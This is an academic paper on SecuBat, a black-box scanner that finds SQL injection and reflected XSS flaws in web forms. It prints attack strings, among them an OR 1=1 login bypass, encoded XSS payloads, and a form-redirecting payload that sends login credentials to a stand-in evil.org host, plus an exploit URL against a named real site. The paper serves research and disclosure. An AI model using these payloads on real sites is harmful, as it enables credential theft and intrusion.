SecuBat: A Web Vulnerability Scanner

Stefan Kals, Engin Kirda, Christopher Kruegel, and Nenad Jovanovic

{kals,ek,chris,enji}@seclab.tuwien.ac.at
Secure Systems Lab, Technical University of Vienna

ABSTRACT

As the popularity of the web increases and web applications become tools of everyday use, the role of web security has been gaining importance as well. The last years have shown a significant increase in the number of web-based attacks. For example, there has been extensive press coverage of recent security incidences involving the loss of sensitive credit card information belonging to millions of customers.

Many web application security vulnerabilities result from generic input validation problems. Examples of such vulnerabilities are SQL injection and Cross-Site Scripting (XSS). Although the majority of web vulnerabilities are easy to understand and to avoid, many web developers are, unfortunately, not security-aware. As a result, there exist many web sites on the Internet that are vulnerable.

This paper demonstrates how easy it is for attackers to automatically discover and exploit application-level vulnerabilities in a large number of web applications. To this end, we developed SecuBat, a generic and modular web vulnerability scanner that, similar to a port scanner, automatically analyzes web sites with the aim of finding exploitable SQL injection and XSS vulnerabilities. Using SecuBat, we were able to find many potentially vulnerable web sites. To verify the accuracy of SecuBat, we picked one hundred interesting web sites from the potential victim list for further analysis and confirmed exploitable flaws in the identified web pages. Among our victims were well-known global companies and a finance ministry. Of course, we notified the administrators of vulnerable sites about potential security problems. More than fifty responded to request additional information or to report that the security hole was closed.

Categories and Subject Descriptors

D.2 [**Software**]: Software Engineering; D.4.6 [**Operating Systems**]: Security and Protection; H.4.M [**Information Systems**]: Miscellaneous

General Terms

Security

Keywords

XSS, Cross-Site Scripting, SQL Injection, Automated Vulnerability Detection, Security, Scanner, Crawling

WWW 2006, May 23–26, 2006, Edinburgh, Scotland.
ACM 1-59593-323-9/06/0005.

1. INTRODUCTION

The web has become an important part of our lives. Every day we interact with a large number of custom-built web applications that have been implemented using a variety of different technologies. The highly heterogeneous nature of the web with its different implementation languages, encoding standards, browsers and scripting environments makes it difficult for web application developers to properly secure their applications and stay up-to-date with emerging threats and newly discovered attacks.

A decade ago, applications were often deployed in closed client-server or stand-alone scenarios. At that time, testing and securing an application was an easier task than today, where a web application can be accessed by millions of anonymous Internet users. As more and more security-critical applications, such as banking systems, governmental transaction interfaces, and e-commerce platforms, are becoming directly accessible via the web, the role of web application security and defense has been gaining importance.

Many web application security vulnerabilities result from generic input validation problems. Examples of such vulnerabilities are SQL injection and Cross-Site Scripting (XSS). Although the majority of web vulnerabilities are easy to understand and to avoid, many web developers are, unfortunately, not security-aware. As a result, there exist a large number of vulnerable applications and web sites on the web.

There are two main approaches [10] to testing software applications for the presence of bugs and vulnerabilities:

- In *white-box* testing, the source code of the application is analyzed in an attempt to track down defective or vulnerable lines of code. This operation is often integrated into the development process by creating add-on tools for common development environments.
- In *black-box* testing, the source code is not examined directly. Instead, special input test cases are generated and sent to the application. Then, the results returned by the application are analyzed for unexpected behavior that indicate errors or vulnerabilities.

So far, white-box testing [11, 23] has not experienced widespread use for finding security flaws in web applications. An important reason is the limited detection capability of white-box analysis tools, in particular due to heterogeneous programming environments and the complexity of applications that incorporate database, business logic, and user interface components.

In practice, black-box vulnerability scanners are used to discover security problems in web applications. These tools

operate by launching attacks against an application and observing its response to these attacks. To this end, web server vulnerability scanners such as Nikto [18] or Nessus [22] dispose of large repositories of known software flaws. While these tools are valuable components when auditing the security of a web site, they largely lack the ability to identify *a priori* unknown instances of vulnerabilities. As a consequence, there is the need for a scanner that covers a broad range of general *classes of vulnerabilities*, without specific knowledge of bugs in particular versions of web applications.

In this paper, we present SecuBat, an open-source web vulnerability scanner that uses a black-box approach to crawl and scan web sites for the presence of exploitable SQL injection and XSS vulnerabilities. Our system does not rely on a database of known bugs. Instead, the distinctive, underlying properties of application-level vulnerabilities are exploited to detect affected programs. To increase the confidence in the correctness of our scan results, our tool also attempts to automatically generate proof-of-concept exploits in certain cases.

SecuBat has a flexible architecture that consists of multi-threaded crawling, attack, and analysis components. With the help of a graphical user interface, the user can configure single or combined crawling and attack runs. In our prototype implementation, we currently provide four different attack components: *SQL Injection*, *Simple Reflected XSS Attack*, *Encoded Reflected XSS Attack* and *Form-Redirecting XSS Attack*. In addition, we provide an Application Programming Interface (API) that enables developers to implement their own modules for launching other desired attacks.

The main contributions of this paper are as follows:

- We demonstrate *how easy* it is for attackers to automatically discover and exploit application-level vulnerabilities in a large number of web applications.
- We developed four attack modules that analyze web applications for the presence of common application-level SQL and XSS vulnerabilities. Furthermore, we present a mechanism to *automatically derive exploits* for discovered vulnerabilities.
- To the best of our knowledge, SecuBat is the *first open-source tool* that is able to automatically detect XSS vulnerabilities and generate working proof-of-concept exploits.

This paper is structured as follows: Section 2 provides a brief introduction to SQL injection and XSS attacks. Section 3 describes our approach for automated vulnerability detection. Section 4 presents the four implemented attack and analysis components in detail. Section 5 discusses the implementation of the SecuBat scanner framework. Section 6 presents the evaluation results and discusses the vulnerabilities we detected. Section 7 presents an in-depth case study for one of the vulnerable web sites. Section 8 gives an overview of related work. Finally, Section 9 discusses future work, and Section 10 concludes the paper.

2. TYPICAL WEB ATTACKS

2.1 SQL Injection

SQL injection attacks are based on injecting strings into database queries that alter their intended use. This can occur if a web application does not properly filter (*sanitize*) user input.

There are many varieties of SQL. Most dialects are loosely based on the most recent ANSI standard SQL-92 [17]. The typical unit of execution in the SQL language is the *query*, a collection of statements that are aimed at retrieving data from or manipulating records in the database. A query typically results in a single *result set* that contains the query results. Apart from data retrieval and updates, SQL statements can also modify the structure of databases using *Data Definition Language* statements ("DDL") [17].

A web application is vulnerable to an SQL injection attack if an attacker is able to insert SQL statements into an existing SQL query of the application. This is usually achieved by injecting malicious input into user fields that are used to compose the query. For example, consider a web application that uses a query such as the one shown in Listing 1 for authenticating its users.

```
SELECT ID, LastLogin FROM Users WHERE User =
    'john' AND Password = 'doe'
```

Listing 1: SQL Injection Step 1

This query retrieves the *ID* and *LastLogin* fields of user "john" with password "doe" from table *Users*. Such queries are typically used for checking the user login credentials and, therefore, are prime targets for an attacker. In this example, a login page prompts the user to enter her username and password into a form. When the form is submitted, its fields are used to construct an SQL query (shown in Listing 2) that authenticates the user.

```
sqlQuery = "SELECT ID, LastLogin FROM Users
    WHERE User = '" + userName + "' AND
    Password = '" + password + "'"
```

Listing 2: SQL Injection Step 2

If the login application does not perform correct input validation of the form fields, the attacker can inject strings into the query that alter its semantics. For example, consider an attacker entering user credentials such as the ones shown in Listing 3.

```
User: ' OR 1=1 --
Password:
```

Listing 3: SQL Injection Step 3

Using the provided form data, the vulnerable web application constructs a dynamic SQL query for authenticating the user as shown in Listing 4.

```
SELECT ID, LastLogin FROM Users WHERE User = ''
     OR 1=1 -- AND Password = '
```

Listing 4: SQL Injection Step 4

The "`--`" command indicates a comment in Transact-SQL. Hence, everything after the first "`--`" is ignored by the SQL database engine. With the help of the first quote in the input string, the user name string is closed, while the "`OR 1=1`" adds a clause to the query which evaluates to

true for every row in the table. When executing this query, the database returns all user rows, which applications often interpret as a valid login.

To avoid SQL injection vulnerabilities, web application developers need to consider malicious input data and sanitize it properly before using it to construct dynamically generated SQL queries. Another way of helping developers is to implement user data encoding within the web server application environment. For example, Microsoft implemented such security checks in their .NET framework [4, 6]. Apart from such approaches specific to development environments, another solution is the use of an intermediate component that performs the filtering of dangerous characters [5], as Alfantookh proposes in his paper on SQL injection avoidance [1].

2.2 Cross-Site Scripting

Cross Site Scripting (XSS, sometimes also abbreviated as CSS) refers to a range of attacks in which the attacker injects malicious JavaScript into a web application [2, 9]. When a victim views the vulnerable web page with the malicious script, this script origins directly from the web site itself and thus, is trusted. As a result, the script can access and steal cookies, session IDs, and other sensitive information that the web site has access to. Here, the *Same Origin Policy* of JavaScript [21] (which restricts the access of scripts to only those cookies that belong to the site where the script is loaded from) is circumvented.

XSS attacks are generally simple to execute, but difficult to prevent and can cause significant damage. There exist two different types of XSS attacks: *reflected* and *stored* XSS attacks.

The most common one found in web applications today is called *reflected* XSS attack. Consider a user that accesses the popular *www.myonline-banking.com* web site to perform sensitive operations, e.g., online banking. Unfortunately, the search form on the web site fails to perform input validation, and whenever a search query is entered that does not return any results, the user is displayed a message that also contains the unfiltered search string. For example, if the user enters a search string "<i>Hello World<i>", the italics markers (i.e., <i>) are not filtered, and the browser of the user displays "No matches for *Hello World*" (note that the search string is displayed in italics). This indicates that there is a reflected XSS vulnerability present in the application, which can be exploited in the following way. First, an attacker writes a JavaScript snippet that, when executed in a victim's browser, sends the victim's cookie to the attacker. Now, the attacker tricks the victim into clicking a link that points to the `action` target of the vulnerable form and contains the malicious script as URL (GET[1]) parameter (as shown in Listing 5). This can be achieved, for example, by sending it to the user via e-mail.

```
www.myonline-banking.com/search.php?
searchterm={evil script goes here}
```

Listing 5: Malicious XSS Link

When the user clicks on this link, the vulnerable application receives a search request similar to the previous one, where the search term was <i>Hello World<i>. The only difference is that now, the search term is the malicious script written by the attacker. Instead of a harmless phrase in italics, the victim's browser now receives malicious JavaScript code from a trusted web server and executes it. As a result, the user's cookie, which can contain authentication credentials, is sent to the attacker. This example also makes clear why the attack is called reflected; the malicious code arrives at the victim's browser after being reflected back by the server.

Apart from cookie stealing, there is an alternative way to exploit reflected XSS vulnerabilities. Suppose that the vulnerable web page described in the previous example also contains a login form. With JavaScript, the location to which a form sends the collected data can be modified. Hence, the attacker can adjust the malicious JavaScript snippet such that it *redirects the login form* to her own server. When the user enters her name and password into the compromised login form and submits it, her credentials are transmitted to the attacker. Note that the vulnerable form (i.e., the search form in our example) does not need to be identical to the form that is redirected during the attack (i.e., the login form).

The second type of XSS attack is the so-called *stored* XSS attack. As its name suggests, the difference compared to the reflected attack is that the malicious script is not immediately reflected back to the victim by the server, but stored inside the vulnerable application for later retrieval. A typical example for applications vulnerable to this kind of XSS attack are message boards that do not perform sufficient input validation. An attacker can post a message containing the malicious script to the message board, which stores and subsequently displays it to other users, causing the intended damage. Currently, SecuBat only focuses on the discovery of reflected XSS vulnerabilities.

3. AUTOMATED VULNERABILITY DETECTION

Our SecuBat vulnerability scanner consists of three main components: First, the *crawling component* gathers a set of target web sites. Then, the *attack component* launches the configured attacks against these targets. Finally, the *analysis component* examines the results returned by the web applications to determine whether an attack was successful.

3.1 Crawling Component

Because of the relatively slow response time of remote web servers (typically ranging from 100 to 10000 milliseconds), we use a queued workflow system that is executing several concurrent worker threads to improve crawling efficiency. Depending on the performance of the machine that hosts SecuBat, the bandwidth of the uplink, and the targeted web servers, 10 to 30 concurrent worker threads are typically deployed during a vulnerability detection run.

To start a crawling session, the crawling component of SecuBat needs to be seeded with a root web address. Using this address as a starting point, the crawler steps down the link tree, collecting all pages and included web forms during the process. Just as a typical web crawler, SecuBat has configurable options for the maximum link depth, maximum number of pages per domain to crawl, maximum crawling time, and the option of dropping external links. Conceptual ideas for the implementation of the crawling component were

[1]With some minor modifications, the same attack can also be directed against forms using POST parameters.

taken from existing systems, especially from Ken Moody's and Marco Palomino's *SharpSpider* [16], and David Cruwys' spider [8].

3.2 Attack Component

After the crawling phase has completed, SecuBat starts processing the list of target pages. In particular, the attack component scans each page for the presence of web forms. The reason is that the fields of web forms constitute our entry points to web applications.

For each web form, we extract the action (or target) address and the method (i.e., GET or POST) used to submit the form content. Also, the form fields and its corresponding CGI parameters are collected. Then, depending on the actual attack that is launched, appropriate values for the form fields are chosen. Finally, the form content is uploaded to the server specified by the action address (using either a GET or POST request). As defined in the HTTP protocol [3], the attacked server responds to such a web request by sending back a response page via HTTP.

3.3 Analysis Modules

After an attack has been launched, the analysis module has to parse and interpret the server response. An analysis module uses attack-specific response criteria and keywords to calculate a confidence value to decide if the attack was successful. Obviously, when a large number of web sites are scanned, false positives are possible. Thus, care needs to be taken in determining the confidence value so that false positives are reduced.

4. ATTACK AND ANALYSIS CONCEPTS

For our prototype implementation of SecuBat, we provide plug-ins for common SQL injection and XSS attacks. As far as XSS attacks are concerned, we present three different variants with increasing levels of complexity.

4.1 SQL Injection

To test web applications for the presence of SQL injection vulnerabilities, a single quote (') character is used as input value for each form field. If the attacked web application is vulnerable, some of the uploaded form parameters will be used to construct an SQL query, without prior sanitization. In this case, the injected quote character will likely transform the query such that it no longer adheres to valid SQL syntax. This causes an SQL server exception. If the web application does not handle exceptions or server errors, the result is a SQL error description being included in the response page.

Based on the previously described assumptions, the SQL injection analysis module searches response pages for occurrences of an *a priori* configured list of weighted key phrases that indicate an SQL error (see Figure 1). We derived this list by analyzing response pages of web sites that are vulnerable to SQL injection. Depending on the database server (e.g., MS SQL Server, Oracle, MySQL, PostgreSQL, etc.) and the application framework (e.g., ASP.NET, PHP, ASP, etc.) that is being used, a wide range of error responses are generated. Table 1 shows the key phrase table that we used in our SQL injection analysis module.

Each phrase in the list was associated with its own *confidence factor*, which numerically describes the gain in confidence that the attacked web form is vulnerable. The confidence factor indicates how significant the occurrence of the corresponding key phrase in the response is. Note that the absolute values of the confidence factors are not important, only their relative ratio matters. These ratios were chosen based on our analysis of the response pages returned by vulnerable sites.

If the same key phrase occurs several times in one response page, the confidence gain should decrease for each additional occurrence. This effect is modeled with the following equa-



Figure 1: SQL Injection Workflow

Keyword	Confidence Factor
sqlexception	110
runtimeexception	100
error occurred	100
runtimeexception	100
NullPointerException	90
org.apache	90
stacktrace	90
potentially dangerous	80
internal server error	80
executing statement	80
runtime error	80
exception	80
java.lang	80
error 500	75
status 500	75
error occurred	75
error report	70
incorrect syntax	70
sql server	70
server error	70
oledb	60
odbc	60
mysql	60
syntax error	50
tomcat	45
sql	40
apache	35
invalid	20
incorrect	20
missing	10
wrong	10

Table 1: Used SQL Injection Keyword Table

tion, where c_p denotes the confidence factor of a specific key phrase p. In the equation, n is the number of occurrences of this key phrase p, and $c_{p,sum}$ is the aggregated confidence gain resulting from all its occurrences:

$$c_{p,sum} = \sum_{k=1}^{n} \frac{c_p}{k^2}$$

Hence, the first occurrence of a key phrase results in a confidence gain as high as the confidence factor, the second one of $\frac{1}{4}$, the third one of $\frac{1}{9}$, and so on.

Apart from using confidence factors, we also consider response codes in determining if an SQL injection attack is successful. The response code is a good indicator for SQL injection vulnerabilities. For example, many sites return a *500 Internal Server Error* response when a single quote is entered. This response is generated when the application server crashes. Nevertheless, key phrase analysis is important, as vulnerable forms may also return a *200 OK* response.

4.2 Simple Reflected XSS Attack

The *Simple Reflected XSS* attack is implemented in a similar way to the *Simple SQL Injection* attack. As shown in Figure 2, the attack component first constructs a web request and sends it to the target application, using a simple script as input to each form field. The server processes the request and returns a response page. This response page is parsed and analyzed for occurrences of the injected script code. For detecting a vulnerability, this simple variant of a XSS attack uses plain JavaScript code as shown in Listing 6. If the target web form performs some kind of input sanitization and filters quotes or brackets, this attack will fail, a shortcoming that is addressed by the *Encoded Reflected XSS Attack* (in Section 4.3).

```
<script>alert('XSS');</script>
```

Listing 6: Simple XSS Attack Injection String



Figure 2: XSS Attack Workflow

The simple XSS analysis module takes into account that some of the required characters for scripting (such as quotes or brackets) could be filtered or escaped by the target web application. It also verifies that the script is included at a location where it will indeed be executed by the client browser. The following two sample response pages shown in the Listings 7 and 8 demonstrate the importance of the location of an injected script within the web page.

```
<body>
...
<!-- The injected script will be executed -->
You searched for:
<b><script>alert('XSS');</script></b>
Results:
...
</body>
```

Listing 7: Simple Reflected XSS Attack Response Page A

The first response page shows an example of a search result page that includes the search query in the response. This behavior is intended to help the user to remember what she searched for, but in fact, leads to a reflected XSS vulnerability. In this case, the application is vulnerable since the script is embedded into the HTML page such that it will be executed by the user's browser (assuming that the browser's JavaScript functionality is enabled).

```
<body>
...
<!-- The injected script will not be executed
    -->
<a href="backToSearch.php?query=<script>alert('
    XSS');</script>">Back</a>
...
</body>
```

Listing 8: Simple Reflected XSS Attack Response Page B

The second response page is an example of an application that uses the provided form parameter only for constructing a link to another web page. Here, the simple script is included within the attribute *href* of an anchor HTML tag. Thus, the script will not be executed as it is not correctly embedded within the page's HTML tree. Therefore, the application is not reported as being vulnerable by the Simple Reflected XSS Attack module.

4.3 Encoded Reflected XSS Attack

Most web applications employ some sort of input sanitization. This might be due to filtering routines applied by the developers, or due to automatic filtering performed by PHP environments with appropriate configuration settings. In either case, the Encoded Reflected XSS Attack plug-in attempts to bypass simple input filtering by using HTML encodings (see the *XSS cheat sheet* [19]). For instance, Table 2 shows different ways of encoding the the "<" character. One disadvantage of using encoded characters is that not all browsers interpret them in the same way (many encodings only work in Internet Explorer and Opera).

The injection string used for the encoded XSS attack is constructed using standard *decimal encoding* and can be

Encoding Type	Encoded Variant of '<'
URL Encoding	%3C
HTML Entity 1	<
HTML Entity 2	&lt
HTML Entity 3	<
HTML Entity 4	&LT
Decimal Encoding 1	<
Decimal Encoding 2	<
Decimal Encoding 3	<
Decimal Encoding X	...
Hex Encoding 1	<
Hex Encoding 2	<
Hex Encoding 3	&#X3c
Hex Encoding X	...
Unicode	\u003c

Table 2: HTML Character Encodings Table

seen in Listing 9. Apart from encoded characters, it also uses a mix of uppercase and lowercase letters to further camouflage the keyword `script`.

```
&#60;ScRiPt&#62; alert&#40;'XSS'&#41;
    &#60;/ScRiPt&#62;
```

Listing 9: Encoded XSS Attack Injection String

4.4 Form-Redirecting XSS Attack

Both the *Simple Reflected XSS Attack* and the *Encoded Reflected XSS Attack* presented so far only check if some sort of input sanitization is performed by a web application. Thus, they check for the possibility of launching a reflected XSS attack on the web site in general. However, because XSS is a client-side vulnerability, some consider XSS to be a minor problem if there exists no sensitive user information that can be stolen (such as session IDs, cookies, or user credentials). In the XSS form-redirecting attack, we address this problem by specifically targeting web sites that expect some sort of sensitive information from their users. Once a vulnerability is detected, an exploit URL is automatically generated that can be used to verify that the web application is indeed vulnerable to a reflected XSS attack.

Our assumption is that if there exists an HTML input field of type *password* in a web form, there is a good chance that the web application expects sensitive input that is of value to the attacker. Hence, if an XSS vulnerability is also present, a malicious script can be injected into the application to steal this information.

For the attack, we inject JavaScript code that performs a *form-redirecting* attempt. That is, a malicious script is injected that alters the form target such that submitted data is sent to a server under the attacker's control. After the attack, the analysis module parses the response page to determine if the injection has succeeded by inspecting the contents of the response page. Listing 10 shows the injection string that is used during the attack.

```
<IMG SRC=JaVaScRiPt:document.forms[2].action=
&quot;http://evil.org/evil.cgi&quot;>
```

Listing 10: XSS Injection String

The injected script makes use of a number of techniques to bypass input validation routines: First, similar to the attack string presented in the previous section, certain characters are encoded. More precisely, the quotes required for redirecting the form using JavaScript are HTML encoded (`&quot;`). Also, the injection string uses lower-case and upper-case letters to avoid detection of keywords such as `javascript`. Besides these camouflage tricks, the script is not directly embedded between `<script>...</script>` tags. Instead, it is inserted as the source attribute of an image. When the browser attempts to load the image, it has to evaluate the included `SRC` attribute, and therefore, executes the JavaScript part. This technique evades input filters that explicitly parse the input string for the occurrence of script tags. Finally, the quotes around the `SRC` attribute are omitted. Almost all browsers tolerate such errors, while it could confuse input filters.

A web page may contain multiple, independent web forms that possess different form targets. Depending on its location in the page, each form can be uniquely identified and referenced by its *form index* (e.g., if the page only contains a single form, its form index will be 0). In order for the form-redirecting attack to succeed, it is sufficient for *any* of the web forms on a page to be vulnerable. Using a vulnerability in one form, the target of that web form that contains the sensitive information (even if it is a different one) can be redirected.

As an example, suppose that a web page contains two separate forms: one search form and one login form, where a user needs to enter her username and password. Both forms appear on *the same page* of the web site. Let us further assume that the developers of the login form were aware of common security issues. As a result, "dangerous" characters such as the less-than or greater-than characters (i.e., <, >), single quotes (i.e., '), and double quotes (i.e., ``), are filtered. Thus, the login form is not immediately vulnerable to simple XSS attacks.

Now, imagine that the site maintainers are using a popular, off-the-shelf search engine that indeed has an XSS vulnerability. Every search query that is entered into the search form is reflected back to the user in the browser (e.g., "You searched for XSS"), and no input validation is performed (as discussed in Section 2.2).

In our example, the vulnerable form is located before the login form. Therefore, its form index is 0 while the form index of the login form is 1. When SecuBat is used to scan for vulnerabilities on this web site, it will discover that the search form (form 0) is vulnerable to reflected XSS. Based on this vulnerability, an exploit URL is created that injects JavaScript into a parameter of the *search form* to redirect the target of the *login form* to an arbitrary web site. When the victim eventually submits her login credentials, they are transmitted to a site that is under the control of the attacker

```
http://www.vulnerable-page.com/search.pl?query
    =<IMG+SRC=javascript:document.forms[1].
    action="http://www.evil.org/evil.cgi">
```

Listing 11: Automatically-Generated Reflected XSS Exploit URL

Assuming that the vulnerable web page is accessible under *http://www.vulnerable-page.com/search.pl*, Listing 11 shows

a simplified version of the generated exploit URL (the actual URL is encoded and more difficult to read). When this exploit URL is requested, malicious JavaScript is injected into the CGI parameter *query* of the search form. When this script is later executed, it rewrites the target (i.e., action) parameter of the login form (with the index 1). When the user enters the login credentials and then submits the information, the sensitive data will be sent to the domain *http://www.evil.org/evil.cgi* and can be recorded by the attacker. Of course, this exploit URL could be distributed via phishing e-mails to thousands of potential victims with the request to update their information.

5. IMPLEMENTATION

SecuBat was implemented as a Windows Forms .NET application in C# using Microsoft's Visual Studio.NET 2003 Integrated Development Environment (IDE). The Microsoft SQL Server 2000 Database Management System (DBMS) was chosen as the repository for storing all crawling and attack data. Obviously, using a DBMS has the following advantages:

- Efficient logging of crawling data.
- Easy report-generation of crawling and attack runs.
- Custom querying of analysis results.
- No loss of historical data (i.e., each crawling and attack run is kept in the database, and each activity can be reconstructed easily).

In order to keep the design open and flexible, we used a generic and modular architecture. The tool consists of a crawling and an attack part, which can be invoked separately. Through this architectural decision, it is possible to do a single crawling run (i.e., without attacking), to do a single attack run on a previously saved crawling run, or to schedule a complete combined crawling and attack run.

As far as performance is concerned, SecuBat is able to launch 15 to 20 parallel attack and response sessions on a typical desktop computer without reaching full load.

During the crawling process, the tool uses a dedicated *crawling queue*. This queue is filled with *crawling tasks* for each web page that is to be analyzed for referring links and potential target forms. A *queue controller* periodically checks the queue for new tasks and passes them on to a *thread controller*. This thread controller then selects a free *worker thread*, which then executes the analysis task. Each completed task notifies the *workflow controller* about the discovered links and forms in the page. The workflow controller then generates new crawling tasks as needed.

As discussed previously, arbitrary attack and analysis algorithms can be implemented and inserted into the architecture as plug-ins. As depicted in Figure 3, *attacking tasks* are created for each target web form and each selected attack plug-in. These tasks are then inserted into a separate *attacking queue*. Similarly to the crawling component, a *queue controller* processes the tasks in the queue and passes them on to available worker threads via the common *thread controller*.

At execution time, the attacking task creates new instances of the attack and analysis components of the selected plug-in using .NET reflection [7]. It then calls their *run* methods. After the attack and analysis components complete their work, the task stores the detection results into the database for subsequent reporting and data mining.



Figure 3: SecuBat Attacking Architecture

6. EVALUATION

To evaluate the effectiveness of our web application vulnerability scanner, we performed a combined crawling and attack run using all of the four previously described attack plug-ins (see Section 4). We started the crawling process by using a Google response page as the seed page (i.e., we searched for the word "login" and fed the response page to our crawler) and collected *25,064* web pages, which included *21,627* distinct web forms. Then, we initiated automatic attacks on the web applications. Table 3 shows the results of our experiment. Each analysis module identified between 4% and 7% of the 21,627 different web forms to be potentially vulnerable to the corresponding attack.

Result Field	Value
Pages included	25,064
Forms included	21,627
Vulnerable to SQL Injection	6.63%
Vulnerable to Simple XSS	4.30%
Vulnerable to Encoded XSS	5.60%
Vulnerable to Form-Redirecting XSS	5.52%

Table 3: SecuBat Evaluation Run

The SQL injection vulnerability rate includes all results containing a confidence value greater than zero. Obviously, false positives are possible in the simple SQL injection attack that we launched. This is because there can be web pages in the result list that contain some of the key phrases without actually being vulnerable. If this fact is taken into account and a higher threshold of 150 is used, a (more realistic) vulnerability rate of 1.45% is seen. In contrast to the SQL injection findings, the XSS attack results are more precise. If we are able to inject scripting code into a form and this script is reflected unmodified by the application, we can assume with a high degree of confidence that the attack was successful. A detection rate of 5.52% for the form-redirecting XSS attack, for example, shows that SecuBat only needed several hours to find *1,193* distinct web forms

with password fields that can be exploited with a reflected XSS attack.

To verify the accuracy of SecuBat in detecting XSS vulnerabilities, we picked one hundred interesting web sites from the potential victim list for further analysis and manually confirmed exploitable flaws in the identified web pages. Among our victims were well-known global companies, computer security organizations, and governmental and educational institutions. One of our XSS victims was a global online auctioning company that has received wide media coverage because it is a popular target of phishing attacks. This company has set up an "anti-phishing" web page to educate its users about phishing attacks. Ironically, there was an exploitable XSS vulnerability on this page that could be used to launch *authentic* phishing attacks against the company. That is, the phishing web page could be reflected off the company's own server, making it very difficult for users or anti-phishing solutions to identify the page as being malicious. In fact, we wrote an exploit URL to embed a fake login form into the company's web page.

Another interesting XSS victim was a portal of a finance ministry. Its web server was configured to *only* use SSL (i.e., HTTPS) when replying to web requests. We considered this as an indication that the maintainers of the site were security-conscious, dealing with sensitive information such as user names, social security numbers and passwords. Unfortunately, a form on one of their pages was not performing any input filtering, and it was easy for us to exploit the reflected XSS vulnerability by injecting code to hijack the login form.

After the manual validation process of the discovered vulnerabilities, we attempted to contact the maintainers of the affected web sites to inform them of our findings. To this end, we extracted the corresponding contact information for the victim domains from the WHOIS database and sent automated e-mails using a script. In these e-mails, we provided general information about the type of vulnerability on the web site (e.g., XSS) and kindly asked the site maintainers to contact us for more details. In some cases, unfortunately, we were not able to extract the contact details from the WHOIS database. In these cases, we made an attempt to contact the default office e-mail address (e.g., *office@somesite.com*).

After one week, we had received 52 inquiries for more details. We replied to these inquiries and provided in-depth information on the vulnerabilities we discovered. Interestingly, although some companies that we informed were thankful and swift in fixing the vulnerabilities, we observed that some did not (i.e., could not or were not willing to) take immediate action. For example, while we are preparing the final version of this paper, the vulnerabilities of the finance ministry and the global auctioning company are still not fixed. The demonstration exploits that we prepared for these organizations are still functional. Of course, we cannot provide any specific details on these vulnerabilities or the organizations.

Note that we did not do any manual verification of the SQL vulnerabilities that we identified. The reason is that exploiting an SQL vulnerability typically requires to inject SQL statements into operational databases. In such attacks, there always exists the possibility of damaging data records or breaking the database integrity. This appeared too risky from an ethical and legal point of view. A real attacker, in contrast, surely would not have such reservations.

Our findings suggest how easy and effective it is for an attacker to automatically find potentially vulnerable web sites in a matter of hours. A longer and more focused attack run using high-performance servers, a high-bandwidth uplink, and several weeks of scanning would probably create a list containing several hundred thousand potentially vulnerable web sites. The recent waves of phishing attacks clearly show that there are many attackers on the Internet looking for easy targets.

7. A CASE STUDY

When we examined the results of our evaluation run, we discovered that a well-known and popular Austrian price comparison web portal, *www.geizhals.at*, was among our victims. According to the results of SecuBat, Geizhals was vulnerable to reflected XSS attacks. The detailed set of analysis results of the test run is given in Table 4.

Result Field	Value
Attack Plug-in	`Form-Redirecting XSS Attack`
Page URL	`http://www.geizhals.at`
Form Index in Page	`0`
Form Action	`http://www.geizhals.at`
Form Method	`GET`
Parameter Name	`fs`
Parameter Value	`<IMG SRC=JaVaScRiPt:...>`
Response Code	`200`
Response Duration	`4,031 ms`
Analysis Result	`100`
Analysis Text	See Listing 12
Exploit URL	See Listing 13

Table 4: Geizhals General Analysis Results

```
Successful XSS attack and potentially sensitive
information on this domain (www.geizhals.at)
using the forms with IDs:
41596; 41607; 41614; 41644; 41647; 41654;
41659; 41662; 41665;

Number of matches found in response page:
1 Matches:
"<b><img src=JaVaScRiPt:
document.forms[2].action=
&quot;http://evil.org/evil.cgi&quot;></b>";
```

Listing 12: Geizhals Analysis Text

```
http://www.geizhals.at/?fs=%3cimg+src%3d
JaVaScRiPt%3adocument.forms%5b2%5d.action%3d
%26quot%3bhttp%3a%2f%2fevil.org%2fevil.cgi
%26quot%3b%3e
```

Listing 13: Geizhals Exploit URL

Using the information provided by SecuBat, it is easy to reconstruct what steps were performed in this automated attack:

By means of the *form-redirecting XSS attack* plug-in, a successful attack against the first web form (with index *0*) on the page *http://www.geizhals.at* was executed. In this attack, the form parameter *fs* was used to inject the XSS exploit *<IMG SRC=JaVaScRiPt:...>* (see Section 4.4). The

server responded with a *200 OK* code after *4,031 ms* and returned a response page. The analysis module identified the injected code embedded in the response page at a location that allows the execution of the injected script. Thus, the attack was rated as successful. The complete analysis result text including SecuBat identifiers of web forms containing sensitive data (password fields) is shown in Listing 12.



Figure 4: www.geizhals.at login page

